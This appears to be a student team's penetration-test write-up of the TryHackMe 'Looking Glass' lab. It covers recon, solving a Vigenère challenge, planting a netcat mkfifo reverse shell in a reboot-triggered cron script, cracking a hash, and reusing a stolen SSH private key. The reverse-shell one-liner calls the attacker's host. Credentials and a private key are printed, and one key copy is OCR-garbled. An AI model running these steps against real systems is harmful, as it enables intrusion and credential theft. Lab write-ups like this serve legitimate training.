

# PenTest 1

## Looking Glass

## CyberTeam

### Members

ID	Name	Role
121110186 4	Julian Koh Chee Yong	Leader
121110360 5	Danial Ierfan Bin Hazmi	Member
121110328 1	Jievenesh Arvind Naidu A/L Uma Selvam	Member
121110378 5	Brijhendhra A/L Saravanaraj	Member

## Steps: Recon and Enumeration

**Members involved:** Brijhindhra A/L Saravananaraj, Julian Koh Chee Yong

**Tools used:** Kali Linux, Nmap, vignere cipher decoder

**Thought Process and Methodology and Attempts:**

```
(kali@kali) [~]
$ nmap -sc -SV 10.10.202.243
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 07:48 EDT
Nmap scan report for 10.10.202.243
Host is up (0.74s latency).
Not shown: 910 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9090/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:fa:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9091/tcp  open  ssh          Dropbear sshd (protocol 2.0)
ssh-hostkey:
```

Brijhindhra scan the IP Address to find for the ports and it results in a long list of open ports ranging from 9000 to 13738. As for now, we don't know which one is the real port.

```
(kali@kali) [~]
$ ssh 10.10.202.243 -p 9000
Lower
Connection to 10.10.202.243 closed.

(kali@kali) [~]
$ ssh 10.10.202.243 -p 13783
The authenticity of host '[10.10.202.243]:13783 ([10.10.202.243]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:2: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  (250 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.202.243]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.202.243 closed.
```

Brijhindhra tried to connect to port 9000 and it printed “lower”. Then he tried to connect to port 13738, which printed “higher”. Y took the hint from tryhackme, *O(log n) A looking glass is a mirror*, it means the printed messages are mirrored. Therefore, he did a trial and error to find the correct port. And finally, he has found the real port.

```
(kali@kali)-[~]
$ ssh 10.10.202.243 -p 11257
The authenticity of host '[10.10.202.243]:11257 ([10.10.202.243]:11257)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNkoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:2: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  ~/.ssh/known_hosts:9: [hashed name]
  (252 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.202.243]:11257' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiaql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmg! wl fp moi Tfbaun xkgm,
Puh jmvds lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevM.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: █
```

A challenge was given. Julian tried to decode the text to find the secret. He detected the text as "Vignere Cipger", so he decoded it using vignere cipher decoder (<https://www.dcode.fr/vigenere-cipher> .) And the secret was revealed, "Your secret is bewareTheJabberwock".

### Steps: Initial Foothold

```
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmte pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevM.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:ButteredDartedStretchingFaults
Connection to 10.10.202.243 closed.
```

**Members Involved:** Julian Koh Chee Yong

**Tools used:** Kali Linux

**Thought Process and Methodology and Attempts:**

Julian insert the secret code and he received SSH credentials.

```
(kali㉿kali)-[~]  
$ ssh jabberwock@10.10.202.243  
jabberwock@10.10.202.243's password:  
Last login: Tue Jul 26 12:53:10 2022 from 10.18.0.123  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh twasBrillig.sh.bak user.txt  
jabberwock@looking-glass:~$ cat user.txt  
{32a911966cab2d643f5d57d9e0173d56{mht  
jabberwock@looking-glass:~$ cat user.txt | rev  
thm{65d3710e9d75d5f346d2bac669119a23}  
jabberwock@looking-glass:~$
```

Then, Julian log in using the default port and then gain the user flag. He unmirrored the user flag given to receive the original user flag.

## Steps: Horizontal Privilege Escalation

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

**Members Involved:** Danial Ierfan Bin Hazmi, Jievenesh Arvind Naidu A/L Uma Selvam

**Tools used:** Kali Linux, Netcat, Python

**Thought Process and Methodology and Attempts:**

Danial command `sudo -l` and find out that he can reboot by executing `/sbin/reboot` with root permissions. Then, he took a look at the crontab. He saw that a script `twasBrillig.sh` gets executed every time the system is getting rebooted.

```
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.0.123 1234 >/tmp/f" >
jabberwock@looking-glass:~$ cat twasBrillig.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.0.123 1234 >/tmp/f
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.79.170 closed by remote host.
Connection to 10.10.79.170 closed.
```

Next, he used Netcat reverse shell to replace the contents of `twasBrillig.sh`.

```
(kali㉿kali)-[~]
$ sudo nc -lvnp 1234
[sudo] password for kali:
listening on [any] 1234 ...
```


After that Danial start a netcat listener on the terminal and reboot the box and it connected when got backed up.

```
(kali㉿kali)-[~]
$ sudo nc -lvnp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [10.18.0.123] from (UNKNOWN) [10.10.79.170] 51928
/bin/sh: 0: can't access tty; job control turned off
$ whoami
tweedledum
$ python3 -c "import pty;pty.spawn('/bin/bash')"
```

Danial then got to connect as tweedledum. After that, he upgrades to a proper shell before moving to the next step.

```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```



Then, Danial scans the home folder and found 2 files, humptydumpty.txt and poem.txt. He prints the humptydumpty.txt file and it contains a hash. He encoded it using CyberChef and found a password. After that, he switch the user to humptydumpty and fill in the password that he had just achieved.



```

humptydumpty@looking-glass:/home$ ls -la
ls -la
total 32
drwxr-xr-x  8 root      root      4096 Jul  3  2020 .
drwxr-xr-x 24 root      root      4096 Jul  2  2020 ..
drwx--x--x  6 alice     alice     4096 Jul  3  2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 16:01 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3  2020 jabberwock
drwx----- 5 tryhackme   tryhackme 4096 Jul  3  2020 tryhackme
drwx----- 3 tweedledee  tweedledee 4096 Jul  3  2020 tweedledee
drwx----- 2 tweedledum  tweedledum 4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice/
cd alice/
humptydumpty@looking-glass:/home/alice$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls -la
ls -la
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls .ssh/
ls .ssh/
ls: cannot open directory '.ssh/': Permission denied
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPPLGF4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtIKP1l4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwCzNa5MMGo+1Cg4ifzfV4uhPkxBLL13f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfw4yYe+kLiGZyYk1ia7HGhNKpIRuFPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giH0IDAQABaoTBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GS17lAIvUc5RyqLxm5tsG4nUZvLRgfRmpn7hJAjd/bWfKlb7j
/pHmkU1C4WkaJdjpZhsPFGjxpK4UtKx3UetJw+1eomTVNu6pkivJ0DyXVJiTZ5jF
qL2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHTHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULpGDWdn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFwCbmgOvik4Lzk/rDgn9VjcYFvOpuj3XH2l8QDQ+G0+58Bg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXNHxG6ji7aW
DmtVXjjQ0wcj0LudKt4QQvCJvrgbdBVGoFLoWZzLpYgJchxmLR+RHCb40pZjBgr5
8bjJlQcp6pp1BRcf/0sG5uqgCijS6uA6CWMX6e6WC7r7V94r5wzzjPwBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQUq3zvrhep22McIUe83dh+hUibaPgR1nYy1sAAhy
wJohLchlg4E1LhUmTZZquBwviU73fNRbID5pfn4KL6/yiF/Gwd+2y+t9n9DDWk1
WgT9aG7N+TP/yimYn1R2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMHIfDYD7TeXeFDY/yOnhDyrJXcb0ARwj1vhDLdxhzFkx
X10Pyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYfLykL9KaCGr
+zLCotJ8FQZKjDhOgndKUPMBAoGBAMrVaX1QH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxA0ULXdITOQ1+HQ79xagY0fjL6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKcicvDI9xaQJOKardP/Ln+XM6LzrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFY8pa
dLnK/rW400JxgqIV69MjDsFRn1gZNhTTAyNnRMH1U7KUFPUB2ZXcMnCGLHAGEbY9
k6ywcNctTz2/sNEgNcx9/1ZW+yVem/4s9eonVimF+u19HJFOPJSAyxx0
-----END RSA PRIVATE KEY-----

```

Jieven did not find anything useful and he is being left with the user Alice. Alice user's folder does not allow to list files, the .ssh folder can still be accessed as it appears to contain a private SSH Key.



```
kali@kali: ~/Downloads kali@kali: ~ kali@kali: ~  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpQIBAAKCAQEAxhNpHwCAXISNjU12f1aYpQnFm173FPfGf4j9ExZhmmd  
NIRChPaFuQjXQZ15YvQhYvZP5IIXENK+asw0dyPoyGK/61xTn/1Ww0K9pTQ  
2xrdnyxwbtlKPlAbq/AvU3QUCa+ayNxyqy39arpecwHlt+3VPrIHICA7Jk7g  
HcpgkwcNas5MwGo+1Cq1fzffv4uhPKXBLl3f4r8f84RmKEEy6bZ+/W0EGhL  
fksSngFnlW7x2R3vq7y0YnW1EjFwYyE+KLIQZyKl1a7H0NMKPlRufP3dt+r  
NGrjVFLjHzewYBmK7JkRKEUFIVv6ZVly+g1QIDQA8A0IBAQDANIAsKymtQ3  
XCF+003qyFzF+G5L7IAIVuc5RyqlxM5tsg4uU2VlRgFRMn7h3AJD/0WfKLb7j  
/pHkU1CwKa3d3p2NSPFGjpkA0U7K3UetJw+le0n1Vnu6gK1v300yXV31Tz5f  
Q1DZTVpwFtRw+RebXmWjQp4K77Q3R8Kx407X2hLHt8T5t3qBwRb7JlWQ0  
zmU73tUPQ5ESgeU2jDlVn5t0eY1e0A+7uLpQDw8BxQJCF7Q0u2jFAl1xsk  
WFEcnTtIDy0FWCmgvYk1kLz/rDgn9VjCYf0Duj33W2lBQDQ+G0+58B38+3j  
CU1BhL8A6dAPdctUvRoAKFpye0FzQqPqW3L2yVjKena/nyW1x0W8K6j17aw  
DmtVx3j00wC3JlUdKt4QDQC3Vr0d8BVG0FLWZLpY3Cxm1R4HNC48pZj8gr5  
B3j1lQcp6pplBRcf/0S5u9c13s56uK6CmKecwC7FV94F5wz3pWBA0G6AM1R  
ACg1/2Ux10qxtAFQW0Xq0uq3szv7hep22Mc1Ue83dh+HujbaPqRtny1sAAhgy  
w30hLch1qE1LhUmT2Zqu8wU73fNwBID5pfnLKk6/y1F/GwD+Zv+19n90DwK1  
WgT9AG7N+TP/yimv1R2epu/xk1jWx/Us3r5LcF4AG6ADxvCFPMSPz0rD83Zrzs  
SfexY9P5n0p4ppj1CFRmH1f0YD7TtaxeF0V/y0mDyF7JcB0A8wJ1vHDLzh2Fkx  
X1DPy1F292GT5McXl8BhLkz1lY6B6G19efC4rxvFvrlQdyC9ZovfYkL9KaGr  
+2LCU1RfE2Zj0h0GdKUPWBA0G6AMrVax1QH8w5fYRoE36aZuFwYyYASKQj  
oPPWkhHxABU1XlT001+HQ79agv8fj16rB2pka59u1d3j/BhdRpdrVx5Qr3n  
4G5//N4AVABakG3/CjHcBNUA3BvK1CvD19aQ30KardP/Ln+M61zrdsHwDAXK  
eBwCmuhA0G6A0Ky50nAh8B8PCFcx688FFLX4wZ8NM6CFp12CUZQ3j2MLG0FYBpa  
dLnK/rw400Jxgq1V69Mj0sFm1J2NhtTAYnRMH1U7KufPUB2ZxCmCGLHAGEB9  
k6y6cHCT2Z/SNEgKx9/I2w+YvEn/459e0nV1nf+u19HJF0P3sAYx0  
-----END RSA PRIVATE KEY-----  
  
ls -la  
total 32  
drwxr-xr-x 8 root root 4096 Jul 3 2020 .  
drwxr-xr-x 24 root root 4096 Jul 2 2020 ..  
drwxr-xr-x 6 alice alice 4096 Jul 3 2020 alice  
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 16:01 humptydumpty  
drwxrwxr-x 5 jabbawock jabbawock 4096 Jul 3 2020 jabbawock  
drwx----- 5 tryhackme tryhackme 4096 Jul 3 2020 tryhackme  
drwx----- 3 tweedledee tweedledee 4096 Jul 3 2020 tweedledee  
drwx----- 2 tweedledom tweedledom 4096 Jul 3 2020 tweedledom  
humptydumpty@looking-glass:~$ cd alice/  
cd alice/  
humptydumpty@looking-glass:/home/alice$ ls  
ls  
ls: cannot open directory '.': Permission denied  
humptydumpty@looking-glass:/home/alice$ ls -la  
ls -la  
ls: cannot open directory '.': Permission denied  
humptydumpty@looking-glass:/home/alice$ ls .ssh/  
ls .ssh/  
ls: cannot open directory '.ssh': Permission denied  
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa  
cat .ssh/id_rsa  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpQIBAAKCAQEAxhNpHwCAXISNjU12f1aYpQnFm173FPfGf4j9ExZhmmd  
NIRChPaFuQjXQZ15YvQhYvZP5IIXENK+asw0dyPoyGK/61xTn/1Ww0K9pTQ  
2xrdnyxwbtlKPlAbq/AvU3QUCa+ayNxyqy39arpecwHlt+3VPrIHICA7Jk7g  
HcpgkwcNas5MwGo+1Cq1fzffv4uhPKXBLl3f4r8f84RmKEEy6bZ+/W0EGhL  
fksSngFnlW7x2R3vq7y0YnW1EjFwYyE+KLIQZyKl1a7H0NMKPlRufP3dt+r  
NGrjVFLjHzewYBmK7JkRKEUFIVv6ZVly+g1QIDQA8A0IBAQDANIAsKymtQ3  
XCF+003qyFzF+G5L7IAIVuc5RyqlxM5tsg4uU2VlRgFRMn7h3AJD/0WfKLb7j  
/pHkU1CwKa3d3p2NSPFGjpkA0U7K3UetJw+le0n1Vnu6gK1v300yXV31Tz5f  
Q1DZTVpwFtRw+RebXmWjQp4K77Q3R8Kx407X2hLHt8T5t3qBwRb7JlWQ0  
zmU73tUPQ5ESgeU2jDlVn5t0eY1e0A+7uLpQDw8BxQJCF7Q0u2jFAl1xsk  
WFEcnTtIDy0FWCmgvYk1kLz/rDgn9VjCYf0Duj33W2lBQDQ+G0+58B38+3j  
CU1BhL8A6dAPdctUvRoAKFpye0FzQqPqW3L2yVjKena/nyW1x0W8K6j17aw  
DmtVx3j00wC3JlUdKt4QDQC3Vr0d8BVG0FLWZLpY3Cxm1R4HNC48pZj8gr5  
B3j1lQcp6pplBRcf/0S5u9c13s56uK6CmKecwC7FV94F5wz3pWBA0G6AM1R  
ACg1/2Ux10qxtAFQW0Xq0uq3szv7hep22Mc1Ue83dh+HujbaPqRtny1sAAhgy  
w30hLch1qE1LhUmT2Zqu8wU73fNwBID5pfnLKk6/y1F/GwD+Zv+19n90DwK1  
WgT9AG7N+TP/yimv1R2epu/xk1jWx/Us3r5LcF4AG6ADxvCFPMSPz0rD83Zrzs  
SfexY9P5n0p4ppj1CFRmH1f0YD7TtaxeF0V/y0mDyF7JcB0A8wJ1vHDLzh2Fkx  
X1DPy1F292GT5McXl8BhLkz1lY6B6G19efC4rxvFvrlQdyC9ZovfYkL9KaGr  
+2LCU1RfE2Zj0h0GdKUPWBA0G6AMrVax1QH8w5fYRoE36aZuFwYyYASKQj  
oPPWkhHxABU1XlT001+HQ79agv8fj16rB2pka59u1d3j/BhdRpdrVx5Qr3n  
4G5//N4AVABakG3/CjHcBNUA3BvK1CvD19aQ30KardP/Ln+M61zrdsHwDAXK  
eBwCmuhA0G6A0Ky50nAh8B8PCFcx688FFLX4wZ8NM6CFp12CUZQ3j2MLG0FYBpa  
dLnK/rw400Jxgq1V69Mj0sFm1J2NhtTAYnRMH1U7KufPUB2ZxCmCGLHAGEB9  
k6y6cHCT2Z/SNEgKx9/I2w+YvEn/459e0nV1nf+u19HJF0P3sAYx0  
-----END RSA PRIVATE KEY-----  
humptydumpty@looking-glass:/home/alice$
```

```
(kali@kali)-[~]  
$ vi id_rsa  
  
(kali@kali)-[~]  
$ chmod 600 id_rsa  
  
(kali@kali)-[~]  
$ ssh -i id_rsa alice@10.10.79.170  
Last login: Tue Jul 26 16:43:47 2022 from 10.18.0.123  
alice@looking-glass:~$ whoami  
alice  
alice@looking-glass:~$
```

After that, Jieven copied the content and saved it to a local file and connected as the Alice user.

## Steps: Root Privilege Escalation

```
alice@looking-glass:~$ whoami
alice
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 3 incorrect password attempts
alice@looking-glass:~$ sudo -help
sudo: unable to resolve host elp
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user]
[VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file
...
alice@looking-glass:~$ cd
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls -la
total 24
drwxr-xr-x  2 root root 4096 Jul  3  2020 .
drwxr-xr-x 91 root root 4096 Jul 26 17:17 ..
-r--r--r--  1 root root  958 Jan 18  2018 README
-r--r--r--  1 root root   49 Jul  3  2020 alice
-r--r--r--  1 root root   57 Jul  3  2020 jabberwock
-r--r--r--  1 root root  120 Jul  3  2020 tweedles
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Members Involved: X, Y

Tools used:

Thought Process and Methodology and Attempts:

